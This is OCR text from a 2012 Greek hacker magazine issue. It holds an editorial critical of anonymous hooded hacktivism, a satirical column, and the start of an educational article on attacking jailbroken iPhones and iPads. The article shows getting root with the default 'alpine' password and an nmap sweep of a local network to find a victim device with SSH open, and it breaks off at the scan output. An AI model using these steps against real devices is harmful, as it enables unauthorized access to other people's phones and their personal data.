all rights reversed

HACKER

Φλεβάρης 2012 # Τιμή τεύχους 6,40€

τεύχος 005 - Hack and Learn Edition

Μην κάνετε ό,τι λέει ο Simon [*]

Φορητές, ασύρματες παγίδες!

Scripts για αναζήτηση αδυναμιών, IP addressing και subnetting

NEW FEATURED SERIES **Μάθετε την Python φτιάχνοντας το δικό σας game!**

[*] αλλά βγείτε μπροστά και στείλτε τον στο παρελθόν!

tefhos 5o

Περιεχόμενα

και οδηγίες χρήσης

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Γιώργος Μελέκος, Νίκος Μουρατίδης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας, Σιφάκης Νικόλαος
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55 133, Καλαμαριά. Η εκτύπωση και η βιβλιοδεσία γίνονται από την ThessPrint Α.Ε. Το email επικοινωνίας του περιοδικού είναι το talk2us@deltahacker.gr και το email για τις συνδρομές το subscriptions@deltahacker.gr. Οι πληροφορίες για τις συνδρομές είναι στο http://deltahacker.gr/subscriptions και οι παραγγελίες γίνονται από το `http://deltahacker.gr/order`. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

`(*) 2^128, είναι πολλά;`


DNS functions
keygenning
keygens
Metasploitable
phishing
MacOS
Perl
packet
robots
protection
CTF
cookies
constructions
filtering
networks
scripting
SSH
SQL
Python
BASH
backdoors
IPv4
DIY
injection
Metasploit
reversing
snarfing
Spoofing
WiFi
access
Android
Capture
Assembly
debugging
engineering
hacking
prank
programming
WEP
Windows
wireless
AI
API
ARP
attacks
cryptography
jailbreak
iOS
NAT
poisoning
shell
social
WPA
XSS
virus
UDP
trojans
Arduino
encryption
hijacking
Ruby
system
BGP
bots
cracking
decryption
firewalls
Nikto
MiTM
routing
rooting
SET
security
session
TCP
SSL
Flag
firmware
hashing
FreeBSD
Linux
locking
passwords
remote
IPv6
kernel

Οι κουκούλες, ο κινηματογράφος και η πραγματική ζωή

Δεν ξέρουμε, αλλά σκεφτόμαστε ότι, εμείς τουλάχιστον, δεν θέλουμε να βάλουμε μάσκες ή να φορέσουμε κουκούλες. Ίσως είναι που δεν έχουμε και τίποτε να κρύψουμε. Στο κάτω-κάτω, βάζοντας κουκούλα αισθανόμαστε σαν να συνομολογούμε τα εγκλήματα που μας αποδίδουν. Μπα. Αντί να φορέσουμε εμείς, σκεφτόμαστε να φορέσουμε σ' εκείνους, αφού αυτοί φαίνεται πως εγκληματούν. Αυτοί πρέπει να κρυφτούν κι επειδή, ας μη γελιόμαστε, δεν πρόκειται να το κάνουν ποτέ από μόνοι τους, θα τους στείλουμε εμείς. Ξέρετε. Από `κει που ήρθαν, για να το πούμε ευγενικά. Και φυσικά, όταν θα τους στέλνουμε, εμείς πάλι δεν θα φοράμε κουκούλα. Δεν θα κρύβουμε το πρόσωπό μας, έτσι ώστε να μας βλέπουν οι φίλοι, οι συνάδελφοι και τα παιδιά μας. Για να μας αναγνωρίζουν οι δικοί μας άνθρωποι, να παραδειγματίζονται, να παίρνουν κουράγιο και, στην τελική, να μη μας φοβούνται! Βέβαια υπάρχει κι άλλος λόγος για τον οποίο δεν θα κρύβουμε τα πρόσωπά μας: Για να μας βλέπουν κι εκείνοι τους οποίους θα «στέλνουμε». Για να καταλάβουν ότι, τελικά, δεν είμαστε και τόσο ανόητοι, ούτε όλα τ' άλλα με τα οποία μας στολίζουν και που τις περισσότερες φορές τελειώνουν σε «άκες».

Κάθε λαός έχει τους δικούς του ήρωες. Δε μιλάω για τα μεγάλα ονόματα, για τις σπουδαίες προσωπικότητες στην ιστορία κάθε τόπου. Αναφέρομαι στον απλό κόσμο, σε όλους εκείνους που πολέμησαν με αυταπάρνηση για την ελευθερία και τη δικαιοσύνη. Μη βιαστείτε να μου πείτε ότι τώρα δεν έχουμε τίποτα απ' τα δύο. Το αν εκείνοι οι άνθρωποι εξαπατήθηκαν, απέτυχαν ή λοξοδρόμησαν είναι μια άλλη, μεγάλη κουβέντα. Σημασία έχει ότι οι νεότεροι μπορούν να πάρουν πολύτιμα μαθήματα από το θάρρος των προγόνων τους, από τις επιτυχίες, αλλά κι από τα λάθη τους. Οι νεότεροι μπορούν --κι οφείλουν-- να παίρνουν μαθήματα από τους λαϊκούς ήρωες. Αλήθεια, ξέρετε γιατί το μπορούν; Γιατί, πολύ απλά, οι αγωνιστές κάθε τόπου, οι πραγματικοί λαϊκοί ήρωες, δεν φορούσαν ποτέ κουκούλες. Τις κουκούλες τις χρησιμοποιούσαν οι δήμιοι και γενικότερα οι άνθρωποι του «βασιλιά» -- εντός κι εκτός εισαγωγικών.

Αυτός με το κρυμμένο πρόσωπο δεν είναι ήρωας, ούτε μάγκας. Αυτός που κρύβει το πρόσωπό του έχει μάλλον θυμώσει. Ούτε κι αυτό είναι σίγουρο όμως. Το μόνο σίγουρο είναι ότι *δεν* έχει αποφασίσει να συγκρουστεί πραγματικά. Ο άνθρωπος με το κρυμμένο πρόσωπο μπορεί να διδάσκει σήμερα τον ανένδοτο αγώνα κι αύριο, αν αυτός ο αγώνας αποτύχει, να βγάλει την κουκούλα και να πει στους αντιπάλους του: «Με μπερδεύετε μ' άλλον! Εγώ μαζί σας είμαι!». Βέβαια δεν είναι σίγουρο ότι ο τύπος με την κουκούλα θα λειτουργήσει έτσι, αλλά είναι πιθανό. Κανείς



δεν μπορεί να το αποκλείσει, πάντως. Τελικά, σε ποιον απευθύνεται η κουκούλα και τι έχει να του προτείνει; Μήπως --ανάμεσα σε άλλα-- η κουκούλα διδάσκει και τον τυχοδιωκτισμό; Ξέρετε, άλλο πράγμα η ευελιξία κι άλλο πράγμα το βόλεμα υπό *όλες* τις συνθήκες.

Οι κουκούλες φτιάχνουν όμορφες ταινίες. Αυτό πρέπει να το παραδεχτούμε. Οι κουκούλες προσδίδουν ένα κάποιο μυστήριο, δημιουργούν συναισθηματικά φορτισμένες σκηνές και τελικά κάνουν τις ταινίες ευχάριστες κι ενδιαφέρουσες. Αυτές οι ταινίες, όμως, δεν θα μπορούσαν ποτέ να λειτουργήσουν σαν οδηγός για τη ζωή. Είναι που απ' αυτές τις ταινίες απουσιάζουν τα πιο κρίσιμα στοιχεία: Εκείνα που κάνουν έναν αγώνα της πραγματικής ζωής χρήσιμο και ρεαλιστικό. Αναφερόμαστε στη συνέχεια και στην προοπτική. Αυτές οι ταινίες δε λένε τίποτα για το σκοπό, τις φιλοδοξίες και τον τελικό στόχο των «μαχητών». Παρουσιάζουν μόνο ένα απόμακρο όνειρο κι αποσιωπούν πλήρως το πώς θα υλοποιηθεί. Σήμερα πετύχαμε μια νίκη. Από αύριο τι θα κάνουμε, βρε αδερφέ; Τους διώξαμε για πάντα τους κακούς; Ποιοι ήταν τέλος πάντων και τρομάξανε τόσο εύκολα;

Μην προσπερνάτε την τελευταία ερώτηση. Το ποιους θέλουμε να διώξουμε είναι στενά συνδεδεμένο με το πώς. Αλλιώς θα διώξεις έναν τύραννο, αλλιώς θα διώξεις μια ολόκληρη τάξη τυράννων και εντελώς διαφορετικά τον απλό κόσμο που συμμετέχει σε μια συγκέντρωση. Παρεμπιπτόντως, οι τελευταίοι ενδέχεται να τρομάξουν από μια παρέλαση κουκουλοφόρων, αλλά ευτυχώς όχι πάντα.

Επειδή κάτι πέτυχε στον κινηματογράφο, δε σημαίνει ότι θα πετύχει και στη ζωή. Εκτός αν το ζητούμενο είναι να ζήσουμε μερικές ρομαντικές στιγμές, σαν αυτές που ζουν οι φανταστικοί ήρωες στα παραμύθια. Τότε, ναι, η μεταφορά μιας ταινίας στη ζωή μπορεί να `χει σπουδαία αποτελέσματα. Όταν όμως έχουμε ουσιαστικούς στόχους, όταν θέλουμε ν' αλλάξει η ζωή μας, τότε η απόπειρα μεταφοράς μιας ταινίας είναι μια ουτοπία. Μία ουτοπία που την εντοπίζουν οι αντίπαλοί μας και τρίβουν τα χέρια τους, με χαρά κι ανακούφιση.

Μάθατε για τα νέα μέτρα; Δεν θα συζητήσω το αν είναι αναγκαία ή όχι. Νομίζω όμως ότι για τ' αποτελέσματά τους κανείς δεν αμφιβάλλει. Νομίζω, επίσης, ότι θα συμφωνήσουμε και στο ότι κανένα deface, κανενός site, δεν θα δώσει δουλειά, περίθαλψη και σύνταξη σε αυτούς που τα έχουν ανάγκη...

Sp1ralEvolution

POST CARD

THE ADDRESS TO BE WRITTEN ON THIS SIDE



ουέλ μέλ

Αγαπητοί μου,

Είναι μερικές βδομάδες τώρα που έχω επιστρέψει από την Βόρειο Κορέα και πραγματικά αναρωτιέμαι αν έκανα καλά.

Με αυτά που διαβάζω και ακούω εδώ γύρω αναρωτιέμαι μήπως θα ήταν καλύτερα να έχω μείνει εκεί και να στέλνω τις ανταποκρίσεις μου με ταχυδρομικό περιστέρι. Ωραία ήταν, ο καιρός κρύος αλλά ξηρός, το δωμάτιο στο ξενοδοχείο μια χαρά, οι Βορειοκορεάτες συμπαθείς (αν και λίγο επιφυλακτικοί)... Τι με πείραζε;

Με πείραζε, όμως. Κι έτσι επέλεξα να επιστρέψω στη γαλανή μας πατρίδα.

Με έκπληξη συνειδητοποιώ ότι η γαλανή μας πατρίδα έχει μεν μεγαλύτερη ηλιοφάνεια, αλλά τα πράγματα πάνε από το κακό στο χειρότερο.

Τελικά δεν ξέρω αν έχουμε, ή αν πραγματικά μας αξίζει να έχουμε, ελπίδα.

Ο ανιψιός λέει ότι δεν έχουμε, αλλά αυτός την έχει ήδη κάνει για αλλού. Εμείς όμως; Μέσ' στο καζάνι να βράζουμε, κι αντί να προσπαθούμε όλοι μαζί να βγούμε, να βαράμε με το στυλιάρι καθέναν που πάει κάτι να κάνει, και να τραβάμε από κάτω το καπάκι, να μένει κλειστό μπας και ξεφύγει λίγος ατμός.

Αυτό που με κάνει και κοχλάζω (no pun indended) είναι -το έχω ξαναπεί- ότι κανείς δεν δείχνει να κάνει μια ειλικρινή προσπάθεια να καταλάβει πώς πραγματικά φτάσαμε εδώ που φτάσαμε. (Δηλαδή στον πάτο του καζανιού.)

Δεν είναι εύκολο, το παραδέχομαι. Δεν είναι καν αυτονόητο ότι αν κάνουν ειλικρινή προσπάθεια δύο διαφορετικοί άνθρωποι, ας πούμε εγώ και η Κυρία Καίτη, ότι θα φτάσουν σε ίδια συμπεράσματα. Στην πραγματικότητα όχι μόνο αυτονόητο δεν είναι, αλλά ούτε καν επιθυμητό.

Το ζήτημα δεν είναι να φτάσουμε στα ίδια συμπεράσματα. Το ζήτημα είναι να φτάσουμε σε συμπεράσματα τα οποία να είναι έγκυρα από μεθοδολογικής πλευράς, και άρα χρήσιμα (δηλαδή χρησιμοποιήσιμα).

Το θα αν είναι ίδια ή όχι εξαρτάται από τις αρχικές παραδοχές.

Για παράδειγμα, δεν μπορεί η ερμηνεία μας για το πώς φτάσαμε εδώ που φτάσαμε να περιορίζεται στην απόδοση ευθυνών στους άλλους. Δεν μπορεί πάντα να φταίνε οι άλλοι. Μόνο οι άλλοι. Δεν γίνεται. Είναι παράλογο.

Πες ας πούμε ότι είσαι αγανακτισμένος (whatever that means). Μουτζώνεις τους πολιτικούς. ΟΚ. Φταίνε οι πολιτικοί. ΟΚ. Ερώτησις: Φταίνε μόνο οι πολιτικοί; Με το ζόρι έκαναν ό,τι έκαναν; Ποιος τους ανεχόταν; Ποιος τους ψήφιζε; Ποιος τους ξαναψήφιζε;

ΟΚ, πες ότι δεν ήξερες. Χμμμ. Τα ίδια έλεγαν και στην Γερμανία μετά τον πόλεμο. Κανείς δεν ήξερε. Αλλά έστω, ας πούμε ότι εσύ ειδικά δεν ήξερες. Ας το δεχτούμε. Όμως δεν ήξερε κανείς; Κανείς απολύτως; Δηλαδή πώς γίνεται αυτό;

Μην με παρεξηγάτε. Δεν λέω ότι όλοι φταίμε εξ ίσου. Λέω όμως ότι αν δεν το παραδεχτούμε πως όλοι έχουμε παίξει κάποιον ρόλο, είτε ενεργητικά –δηλαδή κάνοντας κάτι– είτε παθητικά –δηλαδή μην κάνοντας κάτι–, αν δεν παραδεχτούμε ότι όλοι έχουμε συμβάλει με το μικρό μας, μικρούτσικο, λάθος, τότε είμαστε καταδικασμένοι να το επαναλάβουμε.

Σου λέει ο άλλος, «μαζί τα φάγαμε», και βγαίνεις με ιερή αγανάκτηση να τον κατακεραυνώσεις. «Όχι κύριε, δεν τα φάγαμε μαζί!», του λες. Και καθάρισες.

Καθάρισες πράγματι;

Όταν ανεχόσουν τον ταξιτζή να παίρνει διπλή και τριπλή ταρίφα χωρίς να δίνει λογαριασμό σε κανέναν; Όταν ανεχόσουν τον υδραυλικό να μη σου δίνει απόδειξη και γλύτωνες έτσι τον ΦΠΑ; Όταν ανεχόσουν τον δημόσιο γιατρό που ζήταγε την αμοιβή του σε μετρητά (λες και δεν είχε κανονικό μισθό ο φτωχός); Όταν ανεχόσουν τους δημοσίους υπαλλήλους να παίρνουν «επίδομα αποδοτικότητας»; Δεν συμμετείχες και εσύ, τότε, εμμέσως ή αμέσως, στη διαιώνιση του προβλήματος; Γιατί το παίζεις αθώα περιστερά τώρα; Και γιατί δεν σε ενοχλεί ότι τώρα που είναι της μόδας να μουτζώνουν όλοι τη Βουλή, δίπλα σου στέκεται ο ταξιτζής με τη διπλή ταρίφα, και λίγο πιο κάτω ο υδραυλικός και ο γιατρός;

Το ξαναγράφω για να το εμπεδώσουμε: το ζήτημα δεν είναι να τα ισοπεδώνει κανείς όλα αποδίδοντας στους πάντες τις ίδιες ευθύνες. Αλλά δεν μπορούμε να χώνουμε και το κεφάλι μας στην άμμο επ' αόριστον. Θα πάθουμε τίποτα. Ασφυξία, αν μη τι άλλο.



Διαβάζεις, ας πούμε, τη δημοσκόπηση για το άνοιγμα των κλειστών επαγγελμάτων. Το 78% των πολιτών τάσσονται υπέρ. ΟΚ.

Μετά διαβάζεις για να σχέδια να προχωρήσει το άνοιγμα του ενός ή του άλλου κλειστού επαγγέλματος και νάσου, αίφνης, οι επηρεαζόμενοι επαγγελματίες να βγαίνουν στους δρόμους, να κλείνουν τα μαγαζιά τους, να κλείνουν αεροδρόμια, να κλείνουν τα τελωνεία.

Ανατρέξτε στις εφημερίδες για να το τσεκάρετε, αν θέλετε –αν και δε νομίζω ότι θα χρειαστεί. Δεν υπήρξε ούτε ένα επάγγελμα για το οποίο να συζητήθηκε η απελευθέρωσή του και να μην ξεσηκώθηκαν οι συγκεκριμένοι επαγγελματίες να διαμαρτυρηθούν. Ούτε ένα.

Αναρωτιέσαι, λοιπόν. Και η δημοσκόπηση; Ψέματα είπαν όλοι; Άλλους ρώτησαν; Μήπως δεν κατάλαβαν την ερώτηση; Απορείς. Και μετά κάθεσαι λίγο, το σκέφτεσαι και καταλαβαίνεις.

Στην πραγματικότητα το πράγμα είναι απλό. Το 78% των πολιτών είναι υπέρ της απελευθέρωσης όλων των *άλλων* κλειστών επαγγελμάτων, *όχι* των δικών τους.

Αμ, πες το έτσι καλέ μου και πήγα να ανησυχήσω.

Πώς το λέει ο θυμόσοφος λαός μας; Και τον σκύλο ολάκερο και την πίττα χορτάτη. Ή κάπως έτσι τέλος πάντων.

Πολλές φορές έχω την αίσθηση ότι στη γαλανή μας πατρίδα ζούμε σε μια προσομοίωση. Μια προσομοίωση πρόχειρη, κακοφτιαγμένη, λες και είναι ακόμα σε beta testing.

Όλα ωραία και καλά. Λεφτά έχουμε, ο ουρανός ασυννέφιαστος, το φεγγάρι γεμάτο, η παρέα εύθυμη, η φωτιά στο τζάκι δυνατή, τα μαζεδάκια νόστιμα, η μουσική απαλή, τα κορίτσια όμορφα, τα αγόρια γοητευτικά.

Κάποια στιγμή, ωστόσο, φτάνεις στα όρια της προσομοίωσης και αρχίζουν τα παρατράγουδα.

Το τέλειο rendering του φόντου χαλάει και αρχίζεις ξαφνικά να βλέπεις wireframe και πολύγωνα. Η κίνηση αρχίζει να κλωτσάει και το πρόσωπο του πρωταγωνιστή γεμίζει τετραγωνάκια.

Αυτό ζούμε αυτούς τους μήνες. Την κατάρρευση της ελληνοπρεπούς μας προσομοίωσης σε αργή, απελπιστικά αργή, κίνηση.

Και αντί να κάνουμε την καρδιά μας πέτρα και να πατήσουμε το reset μπας και καταφέρουμε να αποφύγουμε το Blue Screen of Death που αργά αλλά σταθερά πλησιάζει, εμείς κοιτάμε από την άλλη ψάχνοντας να βρούμε κάποιον που να φταίει για να του τα φορτώσουμε όλα.

Και αρχίζουμε να χακεύουμε σκοπιανά σάιτ και να διαδίδουμε σόκιν ανέκδοτα για την Μέρκελ και τον Σαρκοζί.

Πού την βρήκαμε τόση βλακεία ένας θεός το ξέρει.

Μη θυμώνετε, αγαπητοί μου, ας λέμε τα πράγματα με το όνομά τους. Περί βλακείας πρόκειται, και μάλιστα συλλογικής. Αλλιώς δεν εξηγείται να βλέπουμε την καταστροφή να έρχεται και να καθόμαστε σαν τις πάπιες να την περιμένουμε.

It doesn't make any sense.

Σας ασπάζομαι,


Θείος Ακάκιος

HACKER


Κάνατε Jailbreak στο iPhone/iPad; Συγχαρητήρια! Ελπίζουμε να λάβατε και μέτρα ώστε μην σας υποκλέπτουν *όλα* σας τα δεδομένα...[σελ. 12]



Βλέπετε γνώριμα ασύρματα δίκτυα τριγύρω; Μη βιαστείτε να συνδεθείτε, μπορεί να μην είναι αυτό που νομίζετε![σελ. 22]



Μετατρέψτε τη διαδικασία εκμάθησης της Python σε συναρπαστική ασχολία που καθηλώνει, φτιάχνοντας το δικό σας game! [σελ. 54]



Είναι απίστευτο το τι μπορείτε να κάνετε μ' ένα LED matrix και το αγαπημένο σας Arduino -- έως και την ίδια τη ζωή μπορείτε να εξομοιώσετε ;) [σελ. 65]

all rights reversed

Skill:
Beginner

Tags:
iPhone, iPad, SSH, jailbreak, iNet, nmap, GPS locations

iOS εναντίον εναντίον iOS

by Dr@G

Το jailbreak ανοίγει πολλούς και συναρπαστικούς νέους δρόμους: Παρέχει πρόσβαση σε ρυθμίσεις που η Apple κρύβει, επιτρέπει την εύκολη (κι ανέξοδη) προσθαφαίρεση εφαρμογών, την προσθήκη νέων υπηρεσιών στο σύστημα και πάει λέγοντας... Ταυτόχρονα όμως ανοίγει κι ένα δρόμο για τους επιτιθέμενους -- τουλάχιστον στο βαθμό που δεν προσέχουμε τις κινήσεις μας :S

Όπως όλοι ξέρουμε, ο μέσος χρήστης ενός smartphone δεν πραγματοποιεί αποκλειστικά και μόνο κλήσεις, ούτε περιορίζεται στα SMS, στα MMS, στη χρήση ενσωματωμένης κάμερας και στην αναπαραγωγή μουσικής. Όλα αυτά άλλωστε γίνονται και με τα απλά κινητά. Οι χρήστες των smartphone χρησιμοποιούν κυρίως τις δυνατότητες δικτύωσης που παρέχει η συσκευή τους για να πάρουν τα email τους, να συνδεθούν σε διάφορες δικτυακές υπηρεσίες και, γενικά, για να περιπλανηθούν στο Internet. Κάπως έτσι, όμως, ανοίγουν μια πολύ επικίνδυνη πόρτα. Επικίνδυνη για τους απρόσεχτους ιδιοκτήτες και αρκετά ενδιαφέρουσα για κάποιους άλλους.

Όχι, δεν ισχυριζόμαστε ότι η πρόσβαση στο Internet με ένα smartphone είναι κατ' ανάγκη επικίνδυνη, ούτε ότι τα λειτουργικά συστήματα των smartphone είναι γεμάτα κενά ασφάλειας. Είναι βέβαια γεγονός ότι κατά καιρούς προκύπτουν διάφορα ζητήματα ασφάλειας, από αδιάφορα έως πολύ επικίνδυνα. Ωστόσο οι κατασκευάστριες εταιρείες φροντίζουν να αντιμετωπίζουν τα όποια κενά ασφάλειας διανέμοντας updates, patches, κ.λπ. Παρ' όλα αυτά, επιμένουμε: Η σύνδεση στο δίκτυο μέσω smartphone παρέχει σε ορισμένους την ευκαιρία να πραγματοποιούν διάφορες επιθέσεις -- και μάλιστα επιτυχημένες. Βλέπετε, ο νούμερο ένα κίνδυνος, το μεγαλύτερο κενό ασφάλειας που παρουσιάζουν τα smartphone, δεν έχει να κάνει με το hardware ή το software αλλά με τον απρόσεκτο κι απαίδευτο χρήστη! Μπορεί να ακούγεται αλαζονικό, αλλά η κυριότερη αδυναμία των smartphone είναι ο ...κάτοχος τους.

Σε αυτό το άρθρο θα ασχοληθούμε με τις συσκευές που τρέχουν το iOS. Όπως ίσως υποψιαστήκατε, μιλάμε γενικά για το iOS διότι δεν θα περιοριστούμε στα iPhone αλλά θα καλύψουμε και τα iPad. Συγκεκριμένα, θα αναλύσουμε μια απλή αλλά αποτελεσματική και άκρως επικίνδυνη επίθεση, η οποία πραγματοποιείται από iPhone σε iPhone ή από iPhone σε iPad κι αντίστροφα.

Επιθυμητές (και μη) ευκολίες

Ξεκίνησε σαν μια ασχολία, σαν ένα στοίχημα που έπρεπε να κερδηθεί από κάθε χάκερ και σύντομα κατέληξε ψωμοτύρι για όλους! Αναφερόμαστε στο iOS jailbreaking. Με απλά λόγια, στη διαδικασία εξάλειψης όλων των περιορισμών που επιβάλει η Apple στις συσκευές της που τρέχουν iOS. Κατά τα γνωστά, σε μια jailbroken συσκευή, δηλαδή σ' ένα iPhone ή iPad που έχει εφαρμοστεί επιτυχώς η διαδικασία του jailbreak, μπορούμε να τροποποιήσουμε παραμέτρους της συσκευής που η Apple είχε φροντίσει να κρύψει, καθώς και να εγκαταστήσουμε μη εγκεκριμένες εφαρμογές που *δεν* παρέχονται από το App Store. Αυτό το τελευταίο γίνεται με το δημοφιλές εργαλείο Cydia, όπως επίσης με το installous και το online http://apptrackr.org. Έτσι, ο χρήστης μπορεί να κατεβάσει στη συσκευή του οποιαδήποτε εφαρμογή επιθυμεί, είτε υπάρχει είτε όχι στο Apple App Store και πάντα χωρίς να πληρώσει ούτε ένα cent.

Κάπου εδώ προκύπτουν πολλά ερωτήματα σχετικά με το αν πρέπει κανείς να παραβιάσει τους περιορισμούς της Apple ή αν οφείλει να τους σεβαστεί. Εμάς όμως δεν μας ενδιαφέρει η σχετική φιλολογία και δεν έχουμε κανένα λόγο να εμπλακούμε σ' αυτή την αντιπαράθεση. Σε εμάς αρκεί το γεγονός ότι μια μεγάλη μερίδα χρηστών του iPhone και του iPad πραγματοποιούν τελικά το jailbreak. (Σ.τ.Ε. Και γιατι όχι, από τη στιγμή που η συσκευή τους ανήκει;) Ακριβώς εκεί έγκειται το ενδιαφέρον μας και νομίζουμε ότι υποψιάζεστε το γιατί ;) Η ίδια η διαδικασία του jailbreak δεν

εισάγει απαραιτήτως κενά στην ασφάλεια της συσκευής. Ωστόσο, ένας χρήστης που δεν είναι υποψιασμένος, όπως κι ένας καχύποπτος αλλά άσχετος με τα στοιχειώδη μέτρα ασφάλειας, μπορεί εύκολα να την πατήσει. Καλώς ή κακώς, τέτοιοι χρήστες υπάρχουν πολλοί. Άλλωστε μην ξεχνάτε ότι μιλάμε για συσκευές που απευθύνονται στο ευρύ κοινό κι όχι κατ' ανάγκη σε ανθρώπους που ασχολούνται με τους υπολογιστές και τα δίκτυα. Κάπως έτσι, μαζί με τα δεκάδες πλεονεκτήματα που προσφέρει το jailbreak, δημιουργεί και *τουλάχιστον* ένα πρόβλημα: Η συσκευή αποκτά ένα τεράστιο κενό ασφάλειας που μπορεί να εκμεταλλευτεί ένας επιτήδειος, για να υποκλέψει όλα τα προσωπικά δεδομένα του χρήστη της συσκευής!

Σε αυτό το άρθρο έχουμε βαλθεί να σας (από)δείξουμε αυτόν τον κίνδυνο. Θα πρέπει όμως να ξεκαθαρίσουμε ότι δεν το κάνουμε κακοπροαίρετα, αλλά για εκπαιδευτικούς και μόνο λόγους. Οι δοκιμές μας έγιναν στο τοπικό ασύρματο δίκτυο του εργαστηρίου μας, στα νότια του Ανατολικού Τιμόρ. Σκοπός μας δεν είναι να δημιουργήσουμε αδιάκριτους εισβολείς με παραφουσκωμένα μυαλά, αλλά να δείξουμε το πρόβλημα και φυσικά τη λύση, ώστε να είμαστε σε θέση να φυλάμε τους εαυτούς μας και τους γύρω μας.

Η επίθεση

Το σενάριο που θα εξετάσουμε έχει ως εξής: Ο επιτιθέμενος διαθέτει ένα σπασμένο (jailbroken) iPhone, ενώ το ανυποψίαστο θύμα έχει *επίσης* ένα σπασμένο iPhone. Βέβαια μη νομίζετε ότι όσα θα δούμε ισχύουν αποκλειστικά για το συγκεκριμένο σενάριο. Η διαδικασία της επίθεσης είναι πανομοιότυπη κι εξίσου επιτυχημένη ακόμα κι όταν γίνεται από iPad σε iPad, από iPad σε iPhone ή από iPhone σε iPad. Επίσης, η έκδοση του iOS δεν παίζει κανένα ρόλο κι αρκεί μόνο το να έχει γίνει το jailbreak.



Εικόνα 1
Με το Network Scanner του iNet βλέπουμε στα γρήγορα όλους τους host που υπάρχουν στο δίκτυο. Το iPhone του επιτιθέμενου είναι το «drg iphone» με IP το 192.168.1.8, ενώ η συσκευή του θύματος έχει τη διεύθυνση 192.168.1.9.

Τα εφόδια

Αρχικά πρέπει να εξοπλίσουμε το δικό μας iPhone με τα κατάλληλα εργαλεία (ναι, για τις ανάγκες της παρουσίασης παίρνουμε το ρόλο του επιτιθέμενου). Συγκεκριμένα, από την εφαρμογή Cydia θα πρέπει να εγκαταστήσουμε τα sudo, grep, Kernel Extension Tools, MobileTerminal, Nano, Nmap, OpenSSH, system-cmds, wget και network-cmds (Σ.τ.Ε. Εντάξει. Πάνω να σπάσω και το δικό μου iPhone.) Μερικά απ' αυτά ενδέχεται να είναι ήδη εγκατεστημένα, όπως το MobileTerminal, το OpenSSH και το system-cmds. Με την ευκαιρία, καλό θα ήταν να αναφέρουμε και μερικά εναλλακτικά προγράμματα, τα οποία μάλιστα είναι εγκεκριμένα από την Apple! Αναφερόμαστε στα iNet, iSSH και iStorage. Το πρώτο (iNet) περιέχει τις παρακάτω χρήσιμες δυνατότητες: Network Scanning, Ping, Bonjour Browser, Port scanning κ.ά. Το δεύτερο (iSSH) στηρίζεται στο γνωστό PuTTY των Windows και προσφέρει ένα terminal, το οποίο υποστηρίζει συνδέσεις SSH, rlogin και telnet. Με το iStorage μπορούμε να έχουμε πρόσβαση σε άλλους υπολογιστές (PC ή Mac), σε άλλα iPhone, σε websites, σε FTP και SFTP servers κ.λπ.

Εντοπισμός στόχου

Όπως αντιλαμβάνεστε, η επίθεσή μας θα πραγματοποιηθεί στο πλαίσιο ενός ασύρματου τοπικού δικτύου. Όταν βρεθούμε λοιπόν σε κάποιο, μπορούμε ν' αρχίσουμε την αναζήτηση υποψήφιων θυμάτων. Αρχικά θα ήταν χρήσιμο να σημειώσουμε τη διεύθυνση IP της συσκευής μας και του router. Στη δική μας περίπτωση, το smartphone είχε τη διεύθυνση 192.168.1.8 κι ο router την 192.168.1.1.

Τώρα, δεν έχουμε παρά να τρέξουμε το terminal που εγκαταστήσαμε και να αποκτήσουμε πρόσβαση root, χρησιμοποιώντας το default password που είναι «alpine» (χωρίς τα εισαγωγικά):

```
drg-iphone:- mobile$
drg-iphone:- mobile$ su –
Password:
drg-iphone:- root#
```

Πλέον, ως root μπορούμε να χρησιμοποιήσουμε το nmap για να βρούμε τους χρήστες (hosts) του τοπικού δικτύου στο οποίο βρισκόμαστε. Τα αποτελέσματα αυτής της σάρωσης/ανίχνευσης θα ήταν πρακτικό να τα αποθηκεύσουμε σε ένα αρχείο text (π.χ., στο output.txt):

```
drg-iphone:- root# nmap 192.168.1.1/24 > output.txt
```

Εναλλακτικά, μπορούμε να χρησιμοποιήσουμε το απλούστερο στη χρή-

ση iNet, όπως φαίνεται στις εικόνες 1 και 2. Πάντως για όσους επιμένουν στο nmap, να σημειώσουμε ότι εξαιτίας ενός παράξενου bug η εκτέλεσή του σε iPhone έχει σαν αποτέλεσμα το κόλλημα του terminal. Γι' αυτό, λίγο μετά θα πρέπει να πατήσουμε το κεντρικό κουμπί της συσκευής μια φορά και κατόπιν άλλες δύο, στα γρήγορα. Έτσι θα εμφανιστεί η μπάρα με τις τρέχουσες εφαρμογές. Από εκεί θα πρέπει να τερματίσουμε το terminal και στη συνέχεια να το ξεκινήσουμε εκ νέου. Όπως προηγουμένως, πριν από οτιδήποτε άλλο θα πρέπει να αποκτήσουμε και πάλι πρόσβαση root. Αμέσως μετά, μπορούμε να δούμε τα αποτελέσματα της σάρωσης του δικτύου. Για το σκοπό αυτό, αρκεί να δώσουμε το ακόλουθο:



Εικόνα 2
Το portscan του iNet είναι αποτελεσματικό, αν και πολλές φορές θα χρειαστεί να το εκτελέσετε τρεις φορές, ώστε να πάρετε αξιόπιστα αποτελέσματα. Εμείς πάντως θα συνιστούσαμε το παλιό-καλό nmap, που παρά τα όποια κολλήματα στο iOS τελικά παραμένει αξιόπιστο και πανίσχυρο. Τελικά, με τα πολλά το portscan του iNet βρήκε ότι το θύμα μας έχει ανοιχτό το port 22. Είπε κανείς SSH;

```
drg-iphone:- root# cat output.txt
```

Τα περιεχόμενα του αρχείου θα μοιάζουν με τα παρακάτω...

```
Starting Nmap 5.00 ( http://nmap.org ) at 2012-02-02 00:35 EET
Interesting ports on 192.168.1.8:
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
